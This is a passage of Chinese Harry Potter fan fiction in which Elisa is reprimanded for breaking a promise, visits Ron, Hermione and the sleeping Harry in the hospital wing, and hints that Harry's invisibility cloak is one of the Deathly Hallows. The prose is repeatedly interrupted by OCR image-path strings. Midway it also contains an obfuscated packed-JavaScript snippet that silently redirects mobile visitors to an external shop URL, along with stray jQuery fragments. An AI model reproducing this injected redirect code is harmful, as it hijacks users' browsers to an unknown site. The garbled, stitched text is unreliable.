    帕特里特没有否认。他只是看着她,目光里带着一种她看不太懂的复杂情绪,像是生气和担忧搅在一起揉成了一团。“你说得对,我不会让你去。因为我宁愿你好好地待在地窖里睡觉,也不愿意你在那下面出事。要是你实在是担心朋友们的安全,你也可以来找我。可你没有来,你宁可自己钻进那扇活门板、顺着魔鬼藤滑下去、在密室里走了一圈,你也不愿意先敲一下我的门。”

    他顿了一下,往后靠了靠椅背,双手松开搁在扶手上。“这事儿还没完。我已经给你祖父写了信,弗雷德里克应该很快就会收到。”

    艾丽莎的手在袍子底下微微攥了一下,闭上了眼睛。

    “你当初答应过他什么?”帕特里特问。

    “离藏魔法石的那间房间远一点。”艾丽莎小声说。

    “对。你答应过。然后你去了。”艾丽莎没有辩解。她确实答应过祖父,也确实违背了那个承诺。无论理由是什么——她想确认朋友的安全也好

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17822109|211165||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    、她有活点地图可以避人耳目也好、她知道哈利最终会赢也好……在祖父和父亲看来,那些都只是借口。

    她知道自己暑假回到安布罗斯庄园之后,还会有另一场对话等着她。祖父不会吼她,他从来不会吼任何人。但他会坐在那把靠窗的旧扶手椅上,摘下老花镜,用那双洞悉一切的眼睛看着她,用一种比吼叫更让人没法招架的平静语气,把所有的话一一摊开来说,那比挨骂还让人难受。

    帕特里特看她的表情,知道她已经明白了。他的语气缓和了一些,但仍然没有松动:“去医疗翼看你的朋友们去吧,暑假我们再说。”

    艾丽莎点了点头,转身走出了办公室。

    门在她身后合上的时候,她靠在走廊的石墙上站了两秒,长长地叹了一口气。然后她站直身体,朝楼梯方向走去,脚步比来时慢了一些,但已经不那么紧绷了。起码在霍格沃茨的最后这几天,她还能安安稳稳地坐在教室里、躺在黑湖边的草地上,把所有的问责都留到暑假再面对。

    艾丽莎沿着走廊往医疗翼走去。城堡里安安静静的,昨晚那场惊心动魄的混乱似乎已经被晨光彻底抹平了,窗外的阳光照在石墙上,投下一块块暖融融的光斑,一切都和任何一个平常的六月早晨没什么两样。

    她推开医疗翼的门时,里面还没有什么人。几排床铺整齐地排列着,白色的帷幔半拉着,只有最里面那两张床旁亮着灯。

    罗恩靠在一只枕头上半坐着,额角的伤口已经被处理过了,贴着一小块白色的纱布,气色比昨晚好了太多。赫敏坐在他床边的椅子上,手里捧着一本书但显然没有在看,目光时不时抬起来和罗恩说两句什么。听见开门声,两个人同时转过头来。

    “艾丽莎!”罗恩朝她招了招手,语气里带着一种大病初愈后的轻快,“你来了!赫敏跟我说了,昨晚你给我披了毯子。还好有你,不然我躺那石板上几个小时,今天肯定得着凉。”

    艾丽莎走到床边,在床沿坐下来,先没急着说话。她从手袋里掏出两样东西放在罗恩的被子上:一包蜂蜜公爵的薄荷硬糖,还有一小瓶庞弗雷夫人常备的那种提神剂,是她从公共休息室的医药箱里顺来的。“给你带的。”她把糖推过去,“薄荷糖和提神剂。”

    罗恩眼睛一亮,一把抓过那包薄荷糖拆开了,往嘴里丢了一颗含含糊糊地说:“你太好了,我得在这儿躺到下午才能出去,正馋东西吃呢。”

    艾丽莎又看了一眼旁边床上的哈利,他睡得很沉,被子盖到下巴,脸上带着一种倦极之后终于落下来的松弛,额头的伤疤在晨光里依稀可见,但没什么异样。

    罗恩顺着她的视线望去,“哈利还没醒,不过庞弗雷夫人说他没事,就是魔力耗尽了,等恢复过来就能醒。”

    “那就好。”艾丽莎又从手袋里摸出一小盒蜂蜜公爵的巧克力蛙放在哈利的床头柜上,压了一张纸条,上面写着“醒了吃——艾丽莎”。

    赫敏合上手里的书,看着她,带着一种认真的、好像想了很久才决定开口的慎重:“艾丽莎,你说你是怎么知道要用音乐让路威睡着的?”

    艾丽莎的目光没有躲闪,她早就想好了一个不那么复杂但足以让人接受的回答:“我看到地上有把竖琴,想着可能是有人用它哄过路威。试试呗,结果音乐一响,它果然慢慢就睡着了。”

    赫敏看着她,像是在判断这句话里有没有漏掉什么没说出来的部分,但最终没有追问,只是点了点头。

    艾丽莎顺手从手袋里又摸出一只小布袋递给赫敏,里面装着几块她早上从礼堂带出来的新鲜柠檬挞,纸袋底下还垫了一层油纸防止压碎。“给你带的,你昨晚也没睡,吃块甜的吧。”赫敏接过去,嘴角弯了一下,低低说了句“谢谢”,声音里带着那种被照顾到时才有的、不太好意思的柔和。

    艾丽莎又从手袋里抽出那件叠好的隐身衣,银灰色的织物在晨光里泛着细密的微光,她把隐身衣递到罗恩面前:“这个我顺手捡回来的,在路威那个房间里,你们谁落在那儿的?”

    罗恩伸手接过来,布料在他手里滑展开来,轻盈得像一捧水,几乎感觉不到重量:“是哈利的。他跳下活门板之前脱下来丢在那里的,忘拿了。”他把隐身衣叠好放在哈利床头的柜子上,“我待会儿帮他收起来。”

    艾丽莎看着那件银灰色的织物,顿了一下。“罗恩,赫敏,”她的声音放低了一点,语气认真了一些,“这个斗篷应该不是普通的隐身斗篷。市面上的隐身斗篷大多是用隐形兽的毛发编织的,时效有限,或者就是普通斗篷施加了幻身咒,那种用多了会失效。但你们手里这一件,”她指了指那件叠好的衣物,“它隔绝气息,不会被任何探查咒语破解,我甚至觉得市面上可能找不出第二件。”罗恩抬起头看了她一眼,目光忽然变了,他脸上的轻松敛去了,变得比刚才沉了一些,像是有一根弦被他不动声色地绷紧了。

    艾丽莎没有避让他的目光,她知道罗恩听懂了。她对上罗恩的视线,语气比之前郑重了一些:“不要让其他人知道它的存在。”

    罗恩微微点了点头,嘴唇抿了一下,没有再追问。

    赫敏坐在旁边,目光在两人之间来回移动了一下,眉头轻轻皱起来,像是隐约察觉到了什么她没能完全抓住的东西,但又听不太明白。“你们在说什么?”她问,“什么兽毛、幻身咒的——这个斗篷有什么特别的?”

    艾丽莎看了罗恩一眼,罗恩没有说话,只是微微动了一下下巴示意由她来说。

    她从手袋里翻出了那本《诗翁彼豆故事集》,封面有些旧了,书脊处磨得发白,是她从庄园小书房里带出来、一直放在手袋里翻过几次的那一本。她把书递到赫敏面前。

    “你翻翻第三章。”艾丽莎说。

    赫敏接过书,翻开到第三章。她的目光在纸面上快速扫过,先是漫不经心,然后速度放慢了一些,像是在重读某一段。她抬起头看了艾丽莎一眼,又低下头重新看了一遍,然后她的眉头微微扬了起来。

    “三兄弟的传说——”赫敏低声念出标题,然后顿了一下,“你们是说——”

    “我是说,这件隐身衣的存在,别再告诉别人了。”艾丽莎站起来拍了拍袍子,朝两人笑了笑,“我先走了,下午再来看看哈利。”